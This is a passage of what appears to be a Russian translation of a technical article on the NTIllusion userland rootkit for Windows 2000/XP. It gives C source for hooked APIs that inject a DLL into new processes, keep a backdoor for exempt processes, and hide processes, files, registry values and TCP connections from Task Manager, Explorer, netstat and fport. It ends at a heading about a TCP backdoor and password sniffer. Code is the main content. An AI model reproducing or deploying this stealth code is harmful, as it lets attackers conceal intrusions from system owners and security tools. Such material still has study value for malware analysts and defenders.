создаётся winlogon, который не перехвачен руткитом. Но системный хук внедряется в него сразу при создании, поскольку это графический процесс. Чтобы предотвратить двойное внедрение в процесс, руткит устанавливает `pDosHeader->e_csum` равным `NTI_SIGNATURE`. При загрузке DLL сначала проверяет наличие этой сигнатуры и при необходимости корректно завершает работу. Это лишь страховка, поскольку в `DllMain` выполняется проверка того, что причина вызова `DllMain` соответствует `DLL_PROCESS_ATTACH`. Это событие срабатывает только при первом отображении DLL в адресное пространство приложения, тогда как последующие вызовы `LoadLibrary` лишь увеличивают счётчик загрузок модуля и помечаются как `DLL_THREAD_ATTACH`.

Следующий код — замена `CreateProcessW` в руткита NTIllusion. По задумке в нём есть бэкдор: если имя приложения или его командная строка содержит `RTK_FILE_CHAR`, процесс не перехватывается, что позволяет некоторым программам не попасть под контроль руткита. Это полезно для запуска скрытых процессов из оболочки Windows, которая выполняет поиск перед тем, как делегировать создание процесса `CreateProcessW`.

```
// ПРИМЕР 1
BOOL WINAPI MyCreateProcessW(LPCTSTR lpApplicationName,
LPTSTR lpCommandLine, LPSECURITY_ATTRIBUTES lpProcessAttributes,
LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles,
DWORD dwCreationFlags, LPVOID lpEnvironment,
LPCTSTR lpCurrentDirectory, LPSTARTUPINFO lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
{
□int bResult, bInject=1;
□char msg[1024], cmdline[256], appname[256];
□

/* Resolve CreateProcessW function address if it hasn't been filled
by IAT hijack. This happens when the function isn't imported at IAT
level but resolved at runtime using GetProcAddresss. */

□if(!fCreateProcessW)
□{
        fCreateProcessW = (FARPROC)
                fGetProcAddress(GetModuleHandle("kernel32.dll"),
                                "CreateProcessW");
□□if(!fCreateProcessW) return 0;
□}

□/* Clear parameters */
□my_memset(msg, 0, 1024);
□my_memset(cmdline, 0, 256);
□my_memset(appname, 0, 256);

□/* Convert application name and command line from unicode : */
□WideCharToMultiByte(CP_ACP, 0,(const unsigned short *)
□  lpApplicationName, -1, appname, 255,NULL, NULL);
□WideCharToMultiByte(CP_ACP, 0,(const unsigned short *)
□  lpCommandLine, -1, cmdline, 255,NULL, NULL);

□/* Call original function first, in suspended mode */
□bResult = (int) fCreateProcessW((const unsigned short *)
□                lpApplicationName,
□                (unsigned short *)lpCommandLine, lpProcessAttributes,
□                lpThreadAttributes, bInheritHandles, CREATE_SUSPENDED
□                /*dwCreationFlags*/, lpEnvironment,
                    (const unsigned short*)lpCurrentDirectory,
                    (struct _STARTUPINFOW *)lpStartupInfo,
□                lpProcessInformation);
□
□/* inject the created process if its name & command line don't
   contain RTK_FILE_CHAR */
□if(bResult)
□{
□□if(
□□(lpCommandLine && strstr((char*)cmdline,(char*)RTK_FILE_CHAR)) ||
□□(lpApplicationName && strstr((char*)appname,(char*)RTK_FILE_CHAR))
          )
        {
□□□OutputString("\n[i] CreateProcessW: Giving true sight to
□□□process '%s'...\n", (char*)appname);
□□□WakeUpProcess(lpProcessInformation->dwProcessId);
□□□bInject = 0;
□□}
□□if(bInject)
□□    InjectDll(lpProcessInformation->hProcess,
□□              (char*)kNTIDllPath);

□□CloseHandle(lpProcessInformation->hProcess);
□□CloseHandle(lpProcessInformation->hThread);
□□
□}
□return bResult;
}
```

Обратите внимание: дочерний процесс создаётся в приостановленном режиме, затем внедряется DLL с помощью `CreateRemoteThread`. Функция-хук DLL затем пробуждает текущий процесс, возобновляя все его потоки. Это гарантирует, что процесс не выполнил ни одной строки своего кода за время перехвата.

3.5. Захват отдельного приложения

Внедрение во все процессы системы — первый шаг к завладению пользовательским пространством. Получив возможность действовать повсеместно, руткит должен сохранять контроль и не допускать, чтобы вновь загружаемые модули ускользали от установленных функциональных хуков. Поэтому настоятельно рекомендуется фильтровать вызовы `LoadLibraryA/W/Ex`, чтобы перехватывать модули сразу при их загрузке в память. Следующая функция демонстрирует, как заменить `LoadLibraryA`, чтобы предотвратить уход от перехвата.

```
// ПРИМЕР 2
/* LoadLibrary : prevent a process from escaping hijack by loading a new
dll and calling one of its functions */
HINSTANCE WINAPI MyLoadLibrary( LPCTSTR lpLibFileName )
{
□HINSTANCE hInst□= NULL;□/* DLL handle (by LoadLibrary)*/
□HMODULE   hMod□= NULL;□/* DLL handle (by GetModuleHandle) */
□char□ *lDll = NULL;□□/* dll path in lower case */
□
□/* get module handle */
□hMod = GetModuleHandle(lpLibFileName);

□/* Load module */
□hInst = (HINSTANCE) fLoadLibrary(lpLibFileName);
□

□/* Everything went ok? */
□if(hInst)
□{
□□
□□/*  If the DLL was already loaded, don't set hooks a second
□□    time */
□□if(hMod==NULL)
□□{
□□□/* Duplicate Dll path to perform lower case comparison*/
□□□lDll = _strdup( (char*)lpLibFileName );
□□□if(!lDll)
□□□□goto end;
□□□/* Convert it to lower case */
□□□_strlwr(lDll);
□□□
□□□/* Call hook function */
□□□SetUpHooks((int)NTI_ON_NEW_DLL, (char*)lDll);
□□□
□□□free(lDll);
□□}□□
□}

end:
  return hInst;
}
```

Поскольку используемый метод перехвата — перезапись точки входа — необходимо убедиться, что DLL ещё не была загружена, прежде чем выполнять хукинг. В противном случае это может вызвать бесконечный цикл при вызове оригинальной функции. Частично эту работу выполняет `SetUpHooks`, который применяет хукинг к уже загруженным модулям только при запуске программы.

О GetProcAddress: изначально руткит NTillusion использовал метод перехвата IAT для замены API файлов, процессов, реестра и сети. Под WinXP всё работало отлично. Но при тестировании под Win2000 было обнаружено необычное поведение IAT проводника: загрузчик некорректно заполняет IAT для ряда функций, таких как `CreateProcessW`, поэтому записанный адрес не всегда соответствует точке входа API [EXPLORIAT]. Сканирование IAT по имени API вместо адреса не решает проблему — похоже, что проводник делает что-то нестандартное. В итоге был осуществлён переход от движка перехвата IAT (требующего хукинга `GetProcAddress` для предотвращения ухода) к вставке безусловного перехода, которая не нуждается в фильтрации вызовов этого API. В любом случае можно попробовать перехватить `GetProcAddress` и отправить детали каждого вызова в отладочный вывод. Количество вызовов `GetProcAddress`, выполняемых проводником, поражает, и их изучение весьма поучительно.

4. Функции-замены

Здесь начинается наиболее интересная часть руткита NTIllusion — ядро функций-замен.

4.1. Скрытие процессов

Главная цель при скрытии процессов — диспетчер задач. Изучение его таблицы импорта показывает, что он выполняет прямые вызовы `ntdll.NtQuerySystemInformation`, поэтому перехват API на более высоком уровне бесполезен, и выбора нет. Задача функции-замены — скрывать присутствие каждого процесса, имя образа которого начинается со строки `RTK_PROCESS_CHAR`. Список процессов получается через API [NtQuerySystemInformation].

```
NTSTATUS NtQuerySystemInformation(
  SYSTEM_INFORMATION_CLASS SystemInformationClass,
  PVOID SystemInformation,
  ULONG SystemInformationLength,
  PULONG ReturnLength
);
```

Функция `NtQuerySystemInformation` возвращает различные виды системной информации. При указании `SystemInformationClass` равным `SystemProcessInformation` API возвращает массив структур `SYSTEM_PROCESS_INFORMATION` — по одной для каждого выполняемого процесса. Эти структуры содержат сведения об использовании ресурсов каждым процессом, включая число дескрипторов, пиковый объём файла подкачки и число выделенных страниц памяти. Функция возвращает массив структур `SYSTEM_PROCESS_INFORMATION` через параметр `SystemInformation`.

Каждая структура имеет следующий вид:

```
typedef struct _SYSTEM_PROCESS_INFORMATION
{
    DWORD          NextEntryDelta;
    DWORD          dThreadCount;
    DWORD          dReserved01;
    DWORD          dReserved02;
    DWORD          dReserved03;
    DWORD          dReserved04;
    DWORD          dReserved05;
    DWORD          dReserved06;
    FILETIME       ftCreateTime;□/* relative to 01-01-1601 */
    FILETIME       ftUserTime;□□/* 100 nsec units */
    FILETIME       ftKernelTime;□/* 100 nsec units */
    UNICODE_STRING ProcessName;
    DWORD          BasePriority;
    DWORD          dUniqueProcessId;
```

```
    DWORD          dParentProcessID;
    DWORD          dHandleCount;
    DWORD          dReserved07;
    DWORD          dReserved08;
    DWORD          VmCounters;
    DWORD          dCommitCharge;
    SYSTEM_THREAD_INFORMATION  ThreadInfos[1];
} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;
```

Скрытие процесса возможно путём манипуляции с членом `NextEntryDelta` структуры, представляющим смещение до следующей записи `SYSTEM_PROCESS_INFORMATION`. Конец списка помечается нулевым `NextEntryDelta`.

```
// ПРИМЕР 3
/*  MyNtQuerySystemInformation : install a hook at system query
level to prevent _nti* processes from being shown.
Thanks to R-e-d for this function released in rkNT rootkit.
(error checks stripped)
*/
DWORD WINAPI MyNtQuerySystemInformation(DWORD SystemInformationClass,
PVOID SystemInformation, ULONG SystemInformationLength,
□□□□□□□□PULONG ReturnLength)
{
□PSYSTEM_PROCESS_INFORMATION pSpiCurrent, pSpiPrec;
□char *pname = NULL;
□DWORD rc;□

□/* 1st of all, get the return value of the function */
□rc = fNtQuerySystemInformation(SystemInformationClass,
□      SystemInformation, SystemInformationLength, ReturnLength);
□
□/* if sucessful, perform sorting */
□if (rc == STATUS_SUCCESS)
□{
□□/* system info */
□□switch (SystemInformationClass)
□□{
□□□/* process list */
□□case SystemProcessInformation:□□□
□□□pSpiCurrent = pSpiPrec = (PSYSTEM_PROCESS_INFORMATION)
□□□                          SystemInformation;
□□□
□□□while (1)
□□□{□
□□□□/* alloc memory to save process name in AINSI
□□□□   8bits string charset */
□□□□pname = (char *) GlobalAlloc(GMEM_ZEROINIT,
□□□□    pSpiCurrent->ProcessName.Length + 2);
□□□□□□□□□
□□□□/* Convert unicode string to ainsi */
□□□□WideCharToMultiByte(CP_ACP, 0,
□□□□    pSpiCurrent->ProcessName.Buffer,
□□□□    pSpiCurrent->ProcessName.Length + 1,
□□□□    pname, pSpiCurrent->ProcessName.Length + 1,
□□□□    NULL, NULL);

□□□□    /* if "hidden" process*/
□□□□if(!_strnicmp((char*)pname, RTK_PROCESS_CHAR,
□□□□    strlen(RTK_PROCESS_CHAR)))
□□□□{
□□□□□/* First process */
□□□□□if (pSpiCurrent->NextEntryDelta == 0)
□□□□□{□□□□□□□
□□□□□    pSpiPrec->NextEntryDelta = 0;
□□□□□□break;
□□□□□}
□□□□□else
□□□□□{
□□□□□□pSpiPrec->NextEntryDelta +=
□□□□□□      pSpiCurrent->NextEntryDelta;
□□□□□□pSpiCurrent =
```

```
□□□□□□(PSYSTEM_PROCESS_INFORMATION) ((PCHAR)
□□□□□□pSpiCurrent +
□□□□□□pSpiCurrent->NextEntryDelta);
□□□□□}
□□□□}
□□□□else
□□□□{
□□□□□if (pSpiCurrent->NextEntryDelta == 0) break;
□□□□□pSpiPrec = pSpiCurrent;
□□□□□
□□□□□/* Walk the list */
□□□□□pSpiCurrent = (PSYSTEM_PROCESS_INFORMATION)
□□□□□((PCHAR) pSpiCurrent +
□□□□□pSpiCurrent->NextEntryDelta);
□□□□}
□□□□
□□□□GlobalFree(pname);
□□□} /* /while */
□□□break;
□□} /* /switch */
□} /* /if */
□
□return (rc);
}
```

Ранее я утверждал, что перехват `NtQuerySystemInformation` — единственное решение. Это не совсем верно. Точно ясно, что перехват `Process32First/Next` не поможет, но можно поступить иначе. Изначально я выбрал перехват `SendMessage` — скрытие на уровне элемента управления ListBox. Это очень специфический подход, и он недокументирован. Наблюдение за поведением диспетчера задач при создании процесса с помощью Spy++ показывает, что он использует строку, рассказывающую о простаивающем системном процессе, и изменяет её имя, чтобы отобразить вновь созданный процесс, отправляя сообщение `LVM_SETITEMTEXT`. Сначала он перезаписывает содержимое строки этого элемента ListBox, а затем добавляет новую строку «Idle process», отправляя сообщение `LVM_INSERTITEMW`. Фильтрация этих двух типов сообщений позволяет контролировать, что отображает диспетчер задач. Не самое профессиональное, но рабочее решение.

Следующая функция заменяет `SendMessageW` внутри диспетчера задач, чтобы программа не могла отправлять сообщения, связанные со скрытым процессом.

```
// ПРИМЕР 4
/* MySendMessageW : install a hook at display level (that is to say at
ListBox level) to prevent _* processes from being shown */
LRESULT WINAPI MySendMessageW(
HWND hWnd,□□/* handle of destination window */
UINT Msg,□□/* message to send */
WPARAM wParam,□/* first message parameter  */
LPARAM lParam)□/* second message parameter */
{
□LPLVITEM pit; /* simple pointer to a LVITEM structure */
□
□/* Filter events */
□if(□Msg==LVM_SETITEM || Msg==LVM_INSERTITEMW ||
□Msg==LVM_SETITEMTEXTW□□□□)
□{
□□/* If process name starts by '_', hide it*/
□□if( ((char)(pit->pszText))=='_' )
□□{
□□□hWnd=Msg=wParam=lParam=NULL;
□□□return 0;
□□}
□}

□/* in the other case, just call the genuine function */
□return fSendMessageW(hWnd,Msg,wParam,lParam);
}
```

Этот высокоуровневый хук справляется с задачей, но работает только для taskmgr.exe.

Другой часто задаваемый вопрос — как скрыть файлы. Как объяснялось выше, выбрано перехватывание `FindFirstFileA/W` и `FindNextFileA/W`. Этого вполне достаточно, чтобы обмануть проводник, команду `dir` и все диалоговые окна, предоставляемые Common Controls.

Согласно [MSDN], функция `FindFirstFile` выполняет поиск в каталоге файла или подкаталога, имя которого соответствует заданному.

```
HANDLE FindFirstFile(
  LPCTSTR lpFileName,
  LPWIN32_FIND_DATA lpFindFileData
);
```

Функция принимает два параметра: нуль-терминированную строку, задающую допустимый каталог или путь с именем файла (может содержать подстановочные знаки `*` и `?`) — `lpFileName`, и указатель на структуру `WIN32_FIND_DATA`, получающую информацию о найденном файле или подкаталоге. При успехе функция возвращает дескриптор поиска, используемый в последующих вызовах `FindNextFile` или `FindClose`. При неудаче возвращается `INVALID_HANDLE_VALUE`.

`FindFirstFile` вызывается для начала поиска файлов. При успехе поиск может быть продолжен с помощью `FindNextFile`.

```
BOOL FindNextFile(
  HANDLE hFindFile,
  LPWIN32_FIND_DATA lpFindFileData
);
```

Параметр `hFindFile` — дескриптор, возвращённый предыдущим вызовом `FindFirstFile` или `FindFirstFileEx`. Аналогично, `lpFindFileData` указывает на структуру `WIN32_FIND_DATA`, получающую информацию о найденном файле. Функция возвращает ненулевое значение при успехе.

Рассмотрим структуру `WIN32_FIND_DATA`. Важный член — `cFileName`, нуль-терминированная строка с именем файла.

```
typedef struct _WIN32_FIND_DATA {
  DWORD dwFileAttributes;
  FILETIME ftCreationTime;
  FILETIME ftLastAccessTime;
  FILETIME ftLastWriteTime;
  DWORD nFileSizeHigh;
  DWORD nFileSizeLow;
  DWORD dwReserved0;
  DWORD dwReserved1;
  TCHAR cFileName[MAX_PATH];   /* full file name */
  TCHAR cAlternateFileName[14];   /* file name in the classic 8.3
                                     (filename.ext) file name format. */
} WIN32_FIND_DATA,
*PWIN32_FIND_DATA;
```

Для получения списка каталога приложение вызывает `FindFirstFile`, затем вызывает `FindNextFile` с возвращённым дескриптором до тех пор, пока та не вернёт ноль. ANSI- и WIDE-версии (`A`/`W`) функций `FindFirst/NextFile` работают аналогично, за исключением того, что Wide-версия вызывает `WideCharToMultiByte` для преобразования строк Unicode в ANSI.

```
// ПРИМЕР 5
/* MyFindFirstFileA : hides protected files from file listing
   (error checks stripped)*/
HANDLE WINAPI MyFindFirstFileA(
LPCTSTR lpFileName,
LPWIN32_FIND_DATA lpFindFileData)
{
HANDLE hret= (HANDLE)1000;/* return handle */
int go_on=1;/* loop flag */
/* Process request */
```

```
hret = (HANDLE) fFindFirstFileA(lpFileName, lpFindFileData);

/* Then filter: while we get a 'hidden file', we loop */
while( go_on &&
  !_strnicmp(lpFindFileData->cFileName, RTK_FILE_CHAR,
  strlen(RTK_FILE_CHAR)))
{
go_on = fFindNextFileA(hret, lpFindFileData);
}

/* Oops, no more files? */
if(!go_on)
return INVALID_HANDLE_VALUE;

return hret;
}
```

А теперь заменим `FindNextFileA`:

```
// ПРИМЕР 6
/* MyFindNextFileA : hides protected files from being listed */
BOOL WINAPI MyFindNextFileA(
  HANDLE hFindFile,
  LPWIN32_FIND_DATA lpFindFileData
)
{
BOOL ret;/* return value */

/* While we get a file that should not be shown, we get another : */
do
{
ret = fFindNextFileA(hFindFile, lpFindFileData);
} while( !_strnicmp(lpFindFileData->cFileName, RTK_FILE_CHAR,
  strlen(RTK_FILE_CHAR)) && ret!=0);

/* We're out of the loop so we may check if we broke because there
is no more files. If it's the case, we may clear the
LPWIN32_FIND_DATA structure as this :
my_memset(lpFindFileData, 0, sizeof(LPWIN32_FIND_DATA));
*/
return ret;
}
```

4.3. Реестр

Предотвращение обнаружения источника запуска — также неотъемлемая функция подобного руткита. Для обеспечения скрытности в реестре руткит заменяет API `RegEnumValueW` в адресном пространстве всех процессов. Принцип работы новой функции прост: если она обнаруживает, что происходит перечисление содержимого ключа, который должен быть скрыт, она возвращает 1, что означает ошибку. Единственная проблема этой реализации: вызывающий процесс прекратит запрашивать список содержимого данного ключа реестра и пропустит последующие ключи. Поскольку ключи обычно извлекаются в алфавитном порядке, строка `RTK_REG_CHAR`, сигнализирующая о скрытом ключе, должна начинаться с символа с высоким кодом ASCII, чтобы извлекаться последней и не мешать другим.

```
// ПРИМЕР 7
/*  MyRegEnumValue : hide registry keys when a list is requested */
LONG WINAPI MyRegEnumValue(
HKEY    hKey,
DWORD   dwIndex,
LPWSTR  lpValueName,
LPDWORD lpcValueName,
LPDWORD lpReserved,
LPDWORD lpType,
LPBYTE  lpData,
```

```
LPDWORD lpcbData)
{
□LONG lRet; /* return value */
□char buf[256];
□/* Call genuine API, then process to hiding if needed */
□lRet = fRegEnumValueW(hKey,dwIndex,lpValueName,lpcValueName,
    lpReserved, lpType, lpData,lpcbData);

□ /* Convert string from Unicode */
□WideCharToMultiByte(CP_ACP, 0,lpValueName, -1, buf, 255,NULL, NULL);
□
□/* If the key must be hidden... */
□if(!_strnicmp((char*)buf, RTK_REG_CHAR, strlen(RTK_REG_CHAR))) {
□□lRet=1; /* then return 1 (error) */
□}

    return lRet;
}
```

4.4. Утилиты типа netstat

Инструменты сетевой статистики — наиболее коварные. Существует множество способов запросить список используемых TCP/UDP-портов, и поведение одного и того же приложения (netstat, [TCPVIEW], [FPORT]...) варьируется от версии к версии Windows. Это особенно заметно между NT/2000 и XP, где в сетевой статистике появился идентификатор процесса — владельца каждого TCP-соединения. Каким бы способом процесс ни получал эту статистику, ему необходимо взаимодействовать с TCP/UDP-драйвером на уровне ядра (`\Device\Tcp` и `\Device\Udp`). Это выражается в вызовах `DeviceIoControl` для отправки запроса и получения ответа драйвера. Перехват на этом уровне возможен, но крайне рискован и мучителен, поскольку используемые структуры и коды управления недокументированы и меняются между версиями Windows. Поэтому перехват должен выполняться на разных уровнях в зависимости от качества запрашиваемой информации и версии ОС.

Поскольку руткит должен работать под 2000 и XP, необходимо рассмотреть разные случаи.

4.4.1. Случай Windows 2000

Под Windows 2000 расширенный API `AllocateAndGetTcpExTableFromStack`, связывающий идентификатор процесса с TCP-соединением, ещё не существует, поэтому предоставляемая API информация не включает эту привязку.

4.4.1.1. Перехват GetTcpTable

Статистику TCP можно официально получить вызовом `GetTcpTable`, извлекающего таблицу TCP-соединений (`MIB_TCPTABLE`).

```
DWORD GetTcpTable(
  PMIB_TCPTABLE pTcpTable,
  PDWORD pdwSize,
  BOOL border
);
```

Функция принимает три параметра. Последний, `border`, определяет, нужно ли сортировать таблицу соединений. Параметр `pdwSize` задаёт размер буфера, на который указывает `pTcpTable`, на входе; на выходе, если буфер недостаточно велик, функция устанавливает этот параметр

равным требуемому размеру буфера. Наконец, `pTcpTable` указывает на буфер, получающий таблицу TCP-соединений в виде структуры `MIB_TCPTABLE`. Пример получения таблицы TCP-соединений доступен онлайн [GETTCP].

Структура `MIB_TCPTABLE` содержит таблицу TCP-соединений:

```
typedef struct _MIB_TCPTABLE {
  DWORD dwNumEntries;
  MIB_TCPROW table[ANY_SIZE];
} MIB_TCPTABLE,
*PMIB_TCPTABLE;
```

`table` — указатель на таблицу TCP-соединений, реализованную как массив структур `MIB_TCPROW`, по одной на соединение.

Структура `MIB_TCPROW`:

```
typedef struct _MIB_TCPROW {
  DWORD dwState;
  DWORD dwLocalAddr;
  DWORD dwLocalPort;
  DWORD dwRemoteAddr;
  DWORD dwRemotePort;
} MIB_TCPROW,
*PMIB_TCPROW;
```

В то время как `dwState` описывает состояние соединения, `dwLocalAddr`, `dwLocalPort`, `dwRemoteAddr`, `dwRemotePort` сообщают об источнике и назначении соединения. Нас интересуют `dwLocalPort` и `dwRemotePort`, чтобы определить, принадлежит ли порт секретному диапазону (между `RTK_PORT_HIDE_MIN` и `RTK_PORT_HIDE_MAX`) и должен ли быть скрыт. Для скрытия строки в таблице TCP функция `MyGetTcpTable` сдвигает весь массив, затирая тем самым нежелательную зону памяти.

```
// ПРИМЕР 8
/* MyGetTcpTable replacement for GetTcpTable.
  (error checks stripped)
*/
DWORD WINAPI MyGetTcpTable(PMIB_TCPTABLE_ pTcpTable, PDWORD pdwSize, BOOL
bOrder)
{
□u_long LocalPort=0;   /* remote port on local machine endianness*/
□u_long RemotePort=0;  /* local port on local machine endianness */
□DWORD dwRetVal=0, numRows=0; /* counters */
□int i,j;

□/*Call original function, if no error, strip unwanted MIB_TCPROWs*/
□dwRetVal = (*fGetTcpTable)(pTcpTable, pdwSize, bOrder);
□if(dwRetVal == NO_ERROR)
□{
□□/* for each row, test if it must be stripped */
□□for (i=0; i<(int)pTcpTable->dwNumEntries; i++)
□□{
□□□LocalPort□= (u_short) fhtons((u_short)
□□□   (pTcpTable)->table[i].dwLocalPort);

□□□RemotePort□= (u_short) fhtons((u_short)
□□□   (pTcpTable)->table[i].dwRemotePort);
□
□□□/* If row must be filtered */
□□□if( IsHidden(LocalPort, RemotePort) )
□□□{
□□□□/* Shift whole array */
□□□□for(j=i; j<((int)pTcpTable->dwNumEntries - 1);j++)
□□□□□memcpy( &(pTcpTable->table[i]),
□□□□□ □  &(pTcpTable->table[i+1]),
□□□□□ □  sizeof(MIB_TCPROW_));

□□□□/* Erase last row */
```

```
    memset( &(pTcpTable->table[j]),
            0x00, sizeof(MIB_TCPROW_));

    /* Reduce array size */
    (*pdwSize)-= sizeof(MIB_TCPROW_);
    (pTcpTable->dwNumEntries)--;
  }
 }

 return dwRetVal;
}
```

Вызов `GetTcpTable` — не единственный способ получить сетевую статистику под Windows 2000. Некоторые программы, например fport, предоставляют даже соответствие поток/PID и для этого напрямую взаимодействуют с TCP-драйвером через функцию `DeviceIoControl`. Перехват этого API — плохая идея, как я объяснял ранее. Поэтому избранный подход — нацеливаться на конкретные функции, используемые популярными средствами безопасности, а не опускаться ещё на уровень ниже, заменяя `DeviceIoControl`.

4.4.1.2. Обход netstat

В этой версии Windows fport — не единственная программа, напрямую работающая с TCP/UDP-драйвером. То же самое справедливо для netstat. Чтобы обойти эти программы, достаточно заменить функции, участвующие в обработке сетевой статистики — от вызова `DeviceIoControl` до вывода на экран.

В случае netstat идея состоит в перехвате API `CharToOemBuffA`, используемого для выполнения преобразований кодировок каждой строки перед её записью в консольный вывод.

```
BOOL CharToOemBuff(
    LPCTSTR lpszSrc, /* Pointer to the null-terminated string to
   translate. */
    LPSTR lpszDst,   /* Pointer to the buffer for the translated
   string.   */
    DWORD cchDstLength /* Specifies the number of TCHARs to translate */
);
```

Если руткит замечает, что происходит преобразование строки, содержащей скрытый порт, он просто вызывает функцию с пустым буфером, так что результатом преобразования будет пустой буфер, и вывод ничего не покажет.

```
// ПРИМЕР 9
/* MyCharToOemBuffA : replace the function used by nestat to convert
strings to a different charset before it sends it to output, so we can get
rid of some awkward lines...  :)
*/
BOOL WINAPI MyCharToOemBuff(LPCTSTR lpszSrc, LPSTR lpszDst,
DWORD cchDstLength)
{
 /* If the line contains our port range, we simply get rid of
 it. */
 if(strstr(lpszSrc,(char*)RTK_PORT_HIDE_STR)!=NULL)
 {
  /* We call the function, providing a blank string */
  return (*fCharToOemBuffA)("", lpszDst, cchDstLength);
 }
 return (*fCharToOemBuffA)(lpszSrc, lpszDst, cchDstLength);
}
```

Поскольку netstat вызывает функцию для каждой записываемой строки, скрыть целые строки не составляет труда.

4.4.1.2. Обход Fport

Fport, однако, обрабатывает вывод посимвольно. Был выбран перехват API `WriteFile` с реализацией механизма буферизации для построчного вывода, что упрощает скрытие.

```
// ПРИМЕР 10
/* Convert FPORT.exe's output mode from char by char to line by line to
allow hiding of lines containing ports to hide
*/
BOOL WINAPI MyWriteFile(
  HANDLE hFile,                    /* handle to file to write to */
  LPCVOID lpBuffer,                /* pointer to data to write to file */
  DWORD nNumberOfBytesToWrite,     /* number of bytes to write */
  LPDWORD lpNumberOfBytesWritten,  /* pointer to number of bytes written*/
  LPOVERLAPPED lpOverlapped        /* pointer to structure for overlapped
) □□□□□□              I/O*/
{
□BOOL bret=TRUE;□□□/* Return value */
□char* chr = (char*)lpBuffer;
□static DWORD total_len=0;□□/* static length counter */
□static char PreviousChars[2048*10];□/* static characters' buffer
   (bof?) */

□/* Add the new character */
□PreviousChars[total_len++] = chr[0];
□/* Check for line termination */
□if(chr[0] == '\r')
□{

□□PreviousChars[total_len] = '\n';
□□PreviousChars[++total_len] = '\0';

□□/* show this line only if it contains no hidden port / process
□□   prefix */
□□if(strstr((char*)PreviousChars,(char*)RTK_PORT_HIDE_STR)==NULL
□□□&& strstr((char*)PreviousChars,(char*)RTK_PROCESS_CHAR)==NULL)
□□{
□□□
□□□/* Valid line, so process output */
 □□□bret = fWriteFile(hFile, (void*)PreviousChars,
 □□□    strlen((char*)PreviousChars),
 □□□    lpNumberOfBytesWritten,
 □□□    lpOverlapped);
□□}□□
□□
□□/* Clear settings */
□□memset(PreviousChars, 0, 2048);
□□total_len= 0;
□}

□/* fakes the var, so fport can't see output wasn't done */
□(*lpNumberOfBytesWritten) = nNumberOfBytesToWrite;

□return bret;
}
```

4.4.2. Случай Windows XP

Под Windows XP программам не нужно взаимодействовать с TCP/UDP-драйвером напрямую, поскольку Windows API предоставляет достаточно статистики. Поэтому наиболее распространённые сетевые инструменты (netstat, Fport, Tcpview) опираются либо на `AllocateAndGetTcpExTableFromStack` (только XP), либо на классический `GetTcpTable` в зависимости от нужд. Чтобы решить проблему под Windows XP, руктиту достаточно заменить API `AllocateAndGetTcpExTableFromStack`. Поиск этой функции в MSDN бесполезен — она

недокументирована. Тем не менее в сети существуют полезные примеры, такие как [NETSTATP] от SysInternals. Функция принимает следующие параметры:

```
DWORD AllocateAndGetTcpExTableFromStack(
  PMIB_TCPEXTABLE *pTcpTable,□/* buffer for the connection table */
  BOOL bOrder,□□□□/* sort the table? */
  HANDLE heap,□□□□/* handle to process heap obtained by
   calling GetProcessHeap() */
  DWORD zero,□□□□/* undocumented */
  DWORD flags□□□□/* undocumented */
)
```

Первый параметр представляет наибольший интерес. Он указывает на структуру `MIB_TCPEXTABLE` — расширенный аналог `PMIB_TCPTABLE` следующего вида:

```
/* Undocumented extended information structures available
   only on XP and higher */
typedef struct {
  DWORD   dwState;        /* state of the connection */
  DWORD   dwLocalAddr;    /* address on local computer */
  DWORD   dwLocalPort;    /* port number on local computer */
  DWORD   dwRemoteAddr;   /* address on remote computer */
  DWORD   dwRemotePort;   /* port number on remote computer */
  DWORD   dwProcessId;□  /* process identifier */
} MIB_TCPEXROW, *PMIB_TCPEXROW;

typedef struct {
□DWORD□□□dwNumEntries;
□MIB_TCPEXROW□table[];
} MIB_TCPEXTABLE, *PMIB_TCPEXTABLE;
```

Это те же структуры, что используются с `GetTcpTable`, поэтому задача функции-замены будет во многом аналогичной.

```
// ПРИМЕР 11
/*
AllocateAndGetTcpExTableFromStack replacement. (error checks
stripped)
*/
DWORD WINAPI MyAllocateAndGetTcpExTableFromStack(
  PMIB_TCPEXTABLEE *pTcpTable,
  BOOL bOrder,
  HANDLE heap,
  DWORD zero,
  DWORD flags
)
{
/* error handler, TcpTable walk index, TcpTable sort index */
DWORD err=0, i=0, j=0;
□char psname[512];□ □□□/* process name */
□u_long LocalPort=0, RemotePort=0;□/* local & remote port */

□
□/* Call genuine function ... */
□err = fAllocateAndGetTcpExTableFromStack( pTcpTable, bOrder, heap,
□zero,flags );

□/* Exit immediately on error */
□if(err)
□□return err;□

□/* ... and start to filter unwanted rows. This will hide all
□opened/listening/connected/closed/... sockets that belong to
□secret range or reside in a secret process
□*/
□/* for each process... */
□for(i = 0; i < ((*pTcpTable)->dwNumEntries); j=i)
□{
□□/* Get process name to filter secret processes' sockets */
□□GetProcessNamebyPid((*pTcpTable)->table[i].dwProcessId,
```

```
□□(char*)psname);
□□/* convert from host to TCP/IP network byte order
        (which is big-endian)*/
□□LocalPort□= (u_short) fhtons((u_short)
□□(*pTcpTable)->table[i].dwLocalPort);
□□RemotePort□= (u_short) fhtons((u_short)
□□(*pTcpTable)->table[i].dwRemotePort);

□□/* Decide whether to hide row or not */
□□if(  !_strnicmp((char*)psname, RTK_FILE_CHAR,
□□     strlen(RTK_FILE_CHAR))
□□     ||  IsHidden(LocalPort, RemotePort) )
□□{
□□□/* Shift whole array*/
□□□for(j=i; j<((*pTcpTable)->dwNumEntries); j++)
□□□□memcpy( (&((*pTcpTable)->table[j])),
□□□□      (&((*pTcpTable)->table[j+1])),
□□□           sizeof(MIB_TCPEXROWEx));

□□□/* clear last row */
□□□memset( (&((*pTcpTable)->table[((
□□□         (*pTcpTable)->dwNumEntries)-1)])),
□□□          0, sizeof(MIB_TCPEXROWEx));
□□□
□□□/* decrease row number */
□□□((*pTcpTable)->dwNumEntries)-=1;
□□□

□□□/* do the job again for the current row, that may also
□□□   contain a hidden process */
□□□continue;
□□}

□ □/* this row was ok, jump to the next */
□□i++;
□}
  return err;
}
```

Эти функции-замены находятся в файле kNTINetHide.c.

4.5. Глобальный TCP-бэкдор / перехватчик паролей

